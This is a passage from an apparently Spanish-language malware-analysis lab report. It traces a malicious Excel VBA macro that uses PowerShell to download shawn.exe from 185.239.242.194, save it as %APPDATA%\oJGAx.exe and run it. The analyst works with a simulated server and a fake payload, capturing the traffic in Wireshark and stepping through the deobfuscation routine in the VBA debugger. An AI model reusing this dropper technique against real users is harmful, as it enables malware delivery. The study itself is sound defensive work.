
Wireshark registra la conexión TCP entre la máquina Windows `10.0.0.4` y la IP simulada `185.239.242.194`, así como la petición `GET /2391911/shawn.exe HTTP/1.1` y la respuesta `HTTP/1.0 200 OK` del servidor controlado:




La opción «Seguir secuencia TCP» permite visualizar la petición completa y confirmar que el servidor REMnux respondió correctamente con el contenido inocuo `M9T5 - PAYLOAD FAKE`, utilizado en sustitución del ejecutable original:




Process Monitor muestra que `powershell.exe` crea y escribe correctamente el fichero `oJGAx.exe` en `C:\Users\usuario\AppData\Roaming\`, confirmando la materialización en disco del recurso descargado:



La ventana de propiedades identifica un proceso `powershell.exe` de 32 bits, con `PID 4328`, cuya línea de comandos contiene la descarga de `shawn.exe`, su almacenamiento como `%APPDATA%\oJGAx.exe` y el posterior intento de ejecución mediante `Shell.Application`:



El evento `CreateFile` devuelve `SUCCESS` sobre la ruta `C:\Users\usuario\AppData\Roaming\oJGAx.exe`, lo que confirma que PowerShell abrió correctamente el fichero descargado durante la ejecución controlada:



9. Análisis dinámico avanzado

9.1 Depuración de la macro en el editor VBA

La muestra se abrió en Microsoft Excel dentro de la máquina virtual y se accedió al editor VBA mediante `Alt + F11`. A continuación, se seleccionó el módulo `VBAProject → Microsoft Excel Objects → ThisWorkbook` y se configuraron los siguientes puntos de interrupción:

Breakpoint	Ubicación	Objetivo
1	`Workbook_Open()`	Confirmar la autoejecución al abrir el documento.
2	Línea `defnder`	Ver el salto hacia la función que construye el comando.
3	`asdas = xas(...) + xas(...)`	Capturar el comando desofuscado.
4	`WQDX(asdas)`	Ver qué se pasa a la función de ejecución.
5	Primera instrucción ejecutable de `WQDX()`: `Shell xs`	Inspeccionar el argumento `xs` y detener la ejecución justo antes de lanzar PowerShell.
6	Final de `xas()`	Ver cada bloque desofuscado antes de devolverlo.


En el breakpoint situado sobre `Shell xs` se puede inspeccionar el contenido de `xs` y recuperar el comando final antes de permitir su ejecución.

9.2 Variables a vigilar en VBA

En el editor VBA usamos Add Watch / Agregar inspección sobre:

Variable	Función	Qué aporta
`asdas`	`defnder()`	Comando final reconstruido.
`xs`	`WQDX()`	Comando que se entregará a `Shell`.
`wqdqw`	`xas()`	Cadena ofuscada de entrada.
`fqwdw`	`xas()`	Clave usada para desofuscar.
`strBuff`	`xas()`	Cadena desofuscada progresivamente.
`i`	`xas()`	Índice del bucle.
`c`	`xas()`	Valor numérico de cada carácter.


Preparación de la depuración de la macro VBA:



En la captura se observa el módulo `ThisWorkbook` abierto en el editor de Microsoft Visual Basic para Aplicaciones, con varios puntos de interrupción configurados sobre las funciones críticas de la macro: `Workbook_Open()`, `defnder()`, la construcción de la variable `asdas`, la llamada a `WQDX()`, la instrucción `Shell xs` y la devolución del resultado en `xas()`.


También se han añadido a la ventana de inspecciones las variables `xs`, `asdas`, `c`, `fqwdw`, `i` y `wqdqw`. En este momento aparecen como «Fuera de contexto» porque la ejecución todavía no ha entrado en las funciones donde se encuentran definidas. Esta configuración permite seguir el flujo de autoejecución, observar la desofuscación carácter a carácter y detener la macro justo antes de ejecutar el comando reconstruido mediante `Shell`.

Puntos de interrupción sobre la rutina de desofuscación:




La captura muestra los breakpoints configurados en `defnder()`, en la construcción de `asdas`, en la llamada a `WQDX()`, en `Shell xs`, al inicio de `xas()` y en la instrucción `xas = strBuff`. Esta disposición permite seguir la reconstrucción de las cadenas ofuscadas y detener la ejecución justo antes de devolver cada bloque descifrado o lanzar el comando final. Las variables inspeccionadas todavía aparecen como «Fuera de contexto» porque la ejecución no ha alcanzado sus respectivas funciones.

Interrupción en la construcción del comando ofuscado:




La ejecución se encuentra detenida en la función `defnder()`, justo antes de evaluar la expresión que asigna a `asdas` la concatenación de las dos llamadas a `xas()`. La flecha y el resaltado amarillo indican la siguiente instrucción que se ejecutará. En este punto, `asdas` todavía contiene una cadena vacía, mientras que las variables internas de `xas()` aparecen como «Fuera de contexto» porque la rutina de desofuscación aún no ha sido invocada.

Reconstrucción progresiva de la cadena ofuscada:




La ejecución se encuentra detenida dentro de la función `xas()`, en la instrucción que añade a `strBuff` cada carácter desofuscado. En la ventana de inspecciones se observa la clave `XXWWWWWXXXXXXXWWWWWXXXXXW`, la cadena ofuscada de entrada almacenada en `wqdqw` y el valor parcial de `strBuff`, que ya contiene la palabra powershell. Este resultado 